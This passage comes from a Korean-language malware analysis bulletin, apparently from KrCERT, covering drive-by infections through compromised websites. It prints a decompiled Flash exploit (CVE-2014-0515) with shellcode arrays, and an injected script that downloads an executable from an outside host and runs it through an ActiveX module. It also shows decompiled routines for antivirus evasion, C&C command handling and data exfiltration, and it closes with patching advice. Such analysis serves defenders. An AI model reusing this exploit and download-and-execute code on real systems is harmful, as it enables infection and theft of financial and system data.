                        break; }
                    _loc_10 = _loc_10 + 1; }
                if (_loc_10 != _loc_12) {
                    if (_loc_14[_loc_15][(_loc_13 + 1)] > 0){
                        break;  }}
                _loc_14.push(new Vector.<int>(_loc_13)); }
            _loc_14[_loc_15][_loc_13] = 1073741825;
            _loc_1 = _loc_14[(_loc_15 + 1)];
            var _loc_17:* = _loc_1[1073741823];
            _loc_1[1073741824 - _loc_13 - 3] = _loc_17;
            _loc_1[1073741824 - _loc_13 - 4] = _loc_13;
            _loc_10 = 0;
            while (true) {
           _loc_18 = _loc_1[1073741824 - _loc_10];
      ..... 중략 .....
        function fillCodeVectors(param1:Array)  {
            var _loc_4:String = null;
            var _loc_2:uint = 0;
            var _loc_3:uint = 1;
            while (_loc_2 < param1.length) {
                for (_loc_4 in this.shellcodeObj) {
                    param1[_loc_2][++_loc_3] = Number(this.shellcodeObj[_loc_4]); }
                _loc_2 = _loc_2 + 1;
                _loc_3 = 1;       }
            return;     }// end function    } }
</script>
```

o 악성코드 파일(main.css) 상세분석 내용

- 개요 : 정보유출(PC정보)

- 네트워크상의 악성행위

도메인	IP	용도	상세내용
-	126.7.253.136	정보유출	SMS 및 기기정보 유출
-	198.13.98.94	정보유출	SMS 및 기기정보 유출


- 운영체제상의 악성행위

항목	내용
행위설명	특정 경로에 파일을 생성하며 생성된 파일을 서비스로 등록한다. CALL to CreateFileA from main_css.004010EF FileName = "C:₩WINDOWS₩system32₩midimapbits.dll" Access = GENERIC_READ|GENERIC_WRITE ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE pSecurity = NULL Mode = CREATE_ALWAYS Attributes = NORMAL hTemplateFile = NULL
파일	* 행위유형 : create * 경로 : c₩windows₩system32₩midimapbits.dll
서비스	* 행위유형 : modify * 서비스명 : HKLM₩SYSTEM₩CurrentControlSet₩Services₩BITS * 표시명 : Background Intelligent Transfer Service * DLL파일 경로 : c₩windows₩system32₩midimapbits.dll * 서비스 설명 : C:₩WINDOWS₩system32₩qmgr.dll 에서 악성 DLL실행경로로 바뀜

행위설명	백신 무력화 및 특정 네트워크 주소에 접속하여 다운로드를 시도한다.
	{
	strcpy(&Dest, "SOFTWARE₩₩AhnLab₩₩V3Lite");
	strcpy(&v5, "InstallPath");
	}
	if (v2 == 2)
	{
	strcpy(&Dest, "SOFTWARE₩₩AhnLab₩₩V3 365 Clinic");
	strcpy(&v5, "InstallPath");
	}
	if (v2 == 3)
	{
	strcpy(&Dest, "SOFTWARE₩₩ESTsoft₩₩ALYac");
	strcpy(&v5, "ProductPath");
	}
	if (v2 == 33)
	{
	strcpy(&Dest, "SOFTWARE₩₩ESTsoft₩₩ALYac");
	strcpy(&v5, "RootDir");
	}
	if (v2 == 4)
	{
	strcpy(&Dest, "SOFTWARE₩₩NHN Corporation₩₩NaverVaccine");
	strcpy(&v5, "InstallDir");
	}

행위설명	백신 무력화 및 특정 네트워크 주소에 접속하여 다운로드를 시도한다. 생성된 dat 파일에는 악성파일의 버젼정보가 저장 되어진다.
파일	* 행위유형 : create * 경로 : C:₩Documents and Settings₩(사용자 계정 폴더)₩Local Settings₩Temp₩version361.dat
행위설명	특정 네트워크 접속을 하여 시스템 정보 탈취 및 추가 다운로드를 시도한다. ASCII "http://gamefocus.co.kr/wys2/swf_upload/tmp/view.php?m=&os=5.1_SP3&ie=8.0.6001.18702" ASCII "http://gamefocus.co.kr/wys2/swf_upload/tmp/view.php?m=%s&os=%s&ie=%s" main_css.1000E424 ASCII "5.1_SP3" ASCII "8.0.6001.18702" * 접속 사이트 - 도메인 : gamefocus.co.kr - 프로토콜 : http - URL : http://gamefocus.co.kr/wys2/swf_upload/tmp/view.php
네트워크	특정 네트워크 접속을 하여 시스템 정보 탈취 및 추가 다운로드를 시도한다. EAX 0006DCD4 ASCII "http://update.ncook.net/button01.jpg" ECX 0006E0E4 EDX 000A0000 EBX 00000000 ESP 0006DB58 EBP 0006E408 ESI 00000104 EDI 0006E0D4 ASCII "button01.jpg" * 접속 사이트 - 도메인 : update.ncook.net - 프로토콜 : http - URL : http://update.ncook.net/button01.jpg

□ 종교 단체 연구회 홈페이지를 통한 악성코드 유포(Activex 및 Adobe Flash Player 취약점 악용) => 정보유출(PC정보)



http://www.xxxxxxxx.com/files/env/image/jpg/Init.js

```
function TestFunc() {
        var flash;
        var version;
        for (var i = 15; i > 0; i--)        {
try {   flash = new ActiveXObject("ShockwaveFlash.ShockwaveFlash." + String(i));
                version = flash.GetVariable("$version"); } catch (e) {} };
if((version.search ("WIN 11") != -1) || (version.search ("WIN 12") != -1)) //Flash Player 버전 체크
if ((navigator.userAgent.search (" Windows NT 6.1") != -1) || (navigator.userAgent.search (" Windows
NT 5.1") != -1) ||(navigator.userAgent.search (" Windows NT 6.2") != -1)) { //OS 버전체크
document.write("<object classid='clsid:d27cdb6e-ae6d-11cf-96b8-444553540000' width='1' height='1'/>
<param name='movie' value='http://www.sdgfaith.com/files/env/image/jpg/MAProject.swf' />
<param name='allowScriptAccess' value='always' /> //CVE-2014-0515(Adobe Flash Player 취약점)
<param name='FlashVars' value='sh=0x50EC8360, 0xE34B8B68, 0xED49685F, 0x29687E0F,
0x6857E844, 0x5B8ACA33, 0x46C61B68, 0xFE726879, 0xFB6816B3, 0x680FFD97, 0xE80A791F,
0x0117A568, 0x4E8E687C, 0xCC8BEC0E, 0x00008BE9,
..... 중략 .....
, 0x632E6874, 0x662F6D6F, 0x73656C69, 0x766E652F, 0x616D692F, 0x6A2F6567, 0x662F6770,
0x74737269, 0x6669672E, 0x00000000'/><param name='Play' value='true' /></object>"); } }
function Func_Ocx()
{
        obj.DownloadFromURL("http://www.sdgfaith.com/files/env/image/jpg/last.gif",
 "c:\\windows\\temp\\SearchMon.exe", 1, 1);
        setTimeout(function() {
                if(obj.IsFileExist("c:\\windows\\temp\\SearchMon.exe"))
                        obj.ShellExec("", "c:\\windows\\temp\\SearchMon.exe", "", "c:\\", 0, 0, 0);
                }, 20000); }
try {
```

```
        var aaa = new ActiveXObject('HShell.WShell.1');
        if (aaa) {
          if (navigator.userAgent.search (" Windows NT 5.1") != -1)          {
                document.write("<object classid='clsid:AA4372DE-FBA7-4DF1-B213-A3E17859B6E7'
id='obj' width='0' height='0'></object>"); //HandySoft ActiveX 모듈 체크
                Func_Ocx(); } else { TestFunc(); } } }
catch(e) {      TestFunc(); }
```

/files/env/image/jpg/MAProject.swf

[MAProject.swf 파일 디컴파일 후]

```
package{
  import flash.display.Sprite;
  import _AS3_.vec.Vector;
  import flash.utils.ByteArray;
  import flash.display.LoaderInfo;
  import flash.display.Shader;
  import flash.net.FileReference;
  import _AS3_.vec.*;

  public class MAProject extends Sprite{
     static var counter:unit=0;
     protected var Shad:Class;
     var shellcode_byte_array:ByteArray;
     var aaab:ByteArray;
     var shellcodeObj:Array;
..... 중략 .....
            if (Capabilities.os.indexOf("Windows 8") >= 0) {
                _local18.writeUnsignedInt(2472); }
            _local18.position = 0;
            while (true) {
                _local14= new Shader();
                try {
                    _local14.byteCode = new this.Shad() as ByteArray;  }
                catch (e) {}
                _local15 = 0;
                while (_local15 < _local15) {
                 if (_local22_[_local15].length > 0x100) {
                        _local14 = _local15;
                        break; }
                    _local15++; };
                if (_local15 != _local15) {
                    if (_local22[__local14][_local16 + 1)] > 0){
                        break;  }}
                _local22.push(new Vector.<int>(_local16)); }
```

```
            _local22[_local14][_local16] = 0x400000001;
            _local20 = _local22[(_local14 + 1)];
            var _local19 = _local20[1073741823];
            _local20[((0x40000000 - _local16) - 3] = _local19;
            _local20[((0x40000000 - _local16) - 4] = _local16);
            _local15 = 0;
            while (true) {
           _local1= _local20[(0x40000000 - _local215)];
      ..... 중략 .....
        function fillCodeVectors(array_code_vectors:Array)  {
            var _local14:unit;
            var _local13:uint = 1;
            while (_local14 < array_code_vectors.length) {
                for (var _local2:String in shellcodeObj){
                    array_code_vectors[_local14][_local13++] = shellcodeObj[_local12]); }
                _local14++;
                _local13 = 1;       }
            return;      };
   }
 } //package
</script>
```

o 악성코드 파일(last.gif) 상세분석 내용

- 개요 : 정보유출(금융정보)
- 네트워크상의 악성행위

도메인	IP	용도	상세내용
www.peace4rc.org	-	C&C	정보유출

- 운영체제상의 악성행위

항목	내용
행위설명	특정 경로(랜덤 폴더명)에 랜덤명의 파일을 생성한다. 또한 생성한 파일이 윈도우 시작시 자동 실행될 수 있도록 특정 레지스트리 경로에 등록한다.
파일	* 행위유형 : create * 경로 : C:₩Windows₩SysWOW64₩dybhg₩eotfhe.exe
레지스트리	* 행위유형 : create * 레지스트리 키 : HKLM₩SOFTWARE₩Wow6432Node₩Microsoft₩Windows₩CurrentVersion₩Run * 레지스트리 명 : phjuwvov * 레지스트리 값 : C:₩Windows₩SysWOW64₩dybhg₩eotfhe.exe

행위설명	악성코드 내부 식별자 코드는 Kernel32_2.DLL임
	`CreateFileMappingA((HANDLE)0xFFFFFFFF, 0, 4u, 0, 0x104u, "Kernel32_2.DLL")`
	`Get_Version_F();`
	`Buffer = 0;`
	`memset(&v4, 0, 0x103u);`

행위설명	컴퓨터 계정 정보와 MAC 주소를 다음과 같은 방식으로 인코딩하여 전송
	`v1 = strlen(a1);`
	`v2 = 0;`
	`v13 = 0;`
	`v12 = 0;`
	`v8 = 1732584193;`
	`v9 = -271733879;`
	`v10 = -1732584194;`
	`v11 = 271733878;`
	`encode1(v1, (int)&v8, (int)a1);`
	`encode2((int)&v12, 8, (int)&v15);`
	`v3 = (v12 >> 3) & 0x3F;`
	`v4 = 56;`
	`if ( v3 >= 0x38 )`
	`  v4 = 120;`
	`encode1(v4 - v3, (int)&v8, (int)"□");`
	`encode1(8u, (int)&v8, (int)&v15);`
	`encode2((int)&v8, 16, (int)v14);`
	`v6 = 0;`
	`memset(&v7, 0, 0x27u);`
	`do`
	`{`
	`  sprintf(&v16, "%02x", (unsigned __int8)v14[v2]);`
	`  strcat(&v6, &v16);`
	`  ++v2;`
	`}`
	`while ( v2 < 0x10 );`
	`return &v6;`

행위설명	현재 명령은 m!#P2P8*3o으로 하드코딩되어 있음
	`memset(arg1, 0, 0x400u);`
	`lstrcpyA((LPSTR)arg1, "m!#P2P8*3o");` 현재 명령
	`if ( strstr(&v8, (const char *)arg1) )`
	`{`
	`  memset(arg1, 0, 0x400u);`
	`  memcpy(arg1, &v10, 0x400u);`
	`  CreateThread(0, 0, (LPTHREAD_START_ROUTINE)command, arg1, 0, 0);`

행위설명	명령이 8*8afcE3M 일때 악성코드가 한 행적을 남기기 위한 변수 생성 `if ( strstr(&maybecommand, "8*8afcE3M" ) { memset(&v53, 0, 0x103u); memcpy(&Buffer, &v27, 0x103u); v1 = (const char *)sub_401345(&Buffer); dword_413054 = atoi(v1); sprintf(&integer_1, "T%d", dword_413054); }`
행위설명	명령이 MNLS*803AC0iL일때 Temp폴더에 악성코드 추가 다운로드 및 실행 `sprintf(&buf, "POST %s HTTP/1.1WrWnUser-Agent: Mozilla/5.0 (compatible; MS &v48, &name, v7, &v43); v8 = strlen(&buf); lpString2b = sendconnect(&name, lpString2a, 10485760, &buf, v8 if (lpString2b) { if (*(_BYTE *)v6 == 77) { if (*((_BYTE *)v6 + 1) == 90) { Buffer = 0; memset(&v53, 0, 0x103u); GetTempPathA(0x103u, &Buffer); strcat(&Buffer, "WW"); strcat(&Buffer, &v41); v9 = fopen(&Buffer, "wb"); v55 = v9; if (v9) { fwrite(v6, 1u, lpString2b, v9); fclose(v55); if (WinExec(&Buffer, 0) >= 31) strcpy(&integer_1, "deo"); } } }`
행위설명	명령이 7*(Hy83일때 파일 생성 `sprintf(&buf, "POST %s HTTP/1.1WrWnUser-Agent: Mozilla/5.0 (compatible; MSIE &v43, &v36, v11, &v48); v12 = strlen(&buf); v54 = sendconnect(&v36, lpString2a, 10485760, &buf, v12); if (v54 && *(_BYTE *)lpString2a == 77 && *((_BYTE *)lpString2a { Buffer = 0; memset(&v53, 0, 0x103u); sprintf(&Buffer, "%s~", Filename); rename(Filename, &Buffer); v55 = fopen(Filename, "wb"); if (!v55) rename(&Buffer, Filename); fwrite(lpString2a, 1u, v54, v55); fclose(v55); CreateFile_Close(Filename); sprintf(&integer_1, "udo"); }`

네트워크	특정 서버에 감염 PC 정보 전송 md=인코딩한정보&page=[현재명령]&v=운영체제버전정보 POST /common/lang/us.lang.php HTTP/1.1 User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0) Host: www.peace4rc.org Content-type: application/x-www-form-urlencoded Content-length: 57 type=gif&md=9113ec4958d4a49e3de3eaf639eee5cf&page=2&v=6.1HTTP/1.1 404 Not Found Date: Tue, 08 Jul 2014 09:50:41 GMT Server: Apache Accept-Ranges: bytes Vary: Accept-Encoding Transfer-Encoding: chunked Content-Type: text/html 27 <!-- SHTML Wrapper - 404 Not Found --> * 행위 목적 : 정보유출 * 접속 사이트 - 도메인 : www.peace4rc.org) - 프로토콜 : http - URL : htp://www.peace4rc.org/common/lang/us.lang.php * 네트워크 패킷 - 파일 : ./2014-K1321_eotfhe.exe_f527959b8e1d853a8fb4c0da6a51c260.pcap

4 향후 전망

□ 악성코드 유포방법 및 조치방안

o MS IE, MS XML, Adobe Flash Player, Java 애플릿 취약점 등을 복합적으로 악용하여 악성코드를 유포시키는 사례가 지속적으로 나타나고 있다.

- 지역 정당 홈페이지를 통해 접속자 통계를 카운트하는 악성코드가 유포되었고, 포털 블로그 홈페이지에 금융정보 탈취 악성코드가 유포되었으며, 리눅스 서버를 공격대상으로 하는 백도어 악성코드가 유포되어 주의가 필요하다. 또한, 특정 IP 대역에 중국어(발음기호)를 유포지 주소로 사용하는 금융정보 탈취 악성코드가 지속 유포되었고, 종교 단체 연구회 홈페이지를 이용하여 ActiveX 모듈 취약점과 Adobe Flash Player 취약점을 악용하여 감염PC 정보 유출 악성코드가 유포되었다. 주요 언론사 및 웹하드 등 홈페이지를 통해 온라인 게임계정 및 금융정보 탈취 악성코드가 지속적으로 유포되고 있으므로 개인 및 기업은 보안점검 및 보안패치 등 보안강화 통해 금융정보 유출에 각별한 주의를 기울여야 한다.

※ 웹취약점점검 바로가기 : http://toolbox.krcert.or.kr/MMVF/MMVFView_V.aspx?MENU_CODE=2&PAGE_NUMBER=17

※ 홈페이지 해킹방지 도구 : http://toolbox.krcert.or.kr/MMVF/MMVFView_V.aspx?MENU_CODE=7&PAGE_NUMBER=16

※ 휘슬 바로가기 : http://toolbox.krcert.or.kr/MMVF/MMVFView_V.aspx?MENU_CODE=6&PAGE_NUMBER=16

- 주요 홈페이지를 통한 금융정보 탈취 악성코드가 지속 유포되고 있으며, 리눅스에서 동작하는 백도어 악성코드가 유포되어 관련 담당자의 주의가 요구된다. 홈페이지 담당자들은 홈페이지가 더 이상 사이버공격에 악용되지 않도록 홈페이지 보안 강화 등을 통해 신뢰할 수 있는 웹서비스를 제공해야 할 것이다.

o 기업에서 근본적으로 홈페이지 개발 시점부터 보안의식 및 시큐어코딩으로 홈페이지를 구축하고, 주기적인 취약점 점검 및 패치를 적용하여 웹서버가 해킹되지 않도록 사전에 방지해야 한다.

※ 웹취약점 점검 서비스 및 웹보안 강화도구(휘슬/캐슬) 사용안내 : http://krcert.or.kr

o 이용자는 MS 윈도우의 보안 업데이트를 항상 최신 상태로 유지할 것을

권장하며, Adobe Flash Player 및 Java 관련 취약점에 의해 악성코드에 감염되지 않도록 주의하여야 한다. 또한 안티바이러스(백신)을 이용하여 주기적으로 점검하여야 한다.

- MS 윈도우 최신 보안 업데이트 적용 (자동보안업데이트 설정 권장)

※ MS 업데이트 사이트 : http://www.update.microsoft.com/microsoftupdate/v6/default.aspx?ln=ko

※ (윈도우7) 제어판 - 시스템 및 보안 - Windows Update

- MS XML Core Services의 취약점에 대한 보안 업데이트 적용

※ MS 보안 업데이트 : http://technet.microsoft.com/ko-kr/security/bulletin/MS12-043

- Adobe Flash Player 최신 버전 업데이트 적용

※ 최신버전 : Adobe Flash Player 14.0.0.145 (http://get.adobe.com/kr/flashplayer/)

- Oracle Java(Java Runtime Environment) 최신 버전 업데이트 적용

※ 최신버전 : Java SE Runtime Environment 8u20
(http://www.oracle.com/technetwork/java/javase/8u20-relnotes-2257729.html)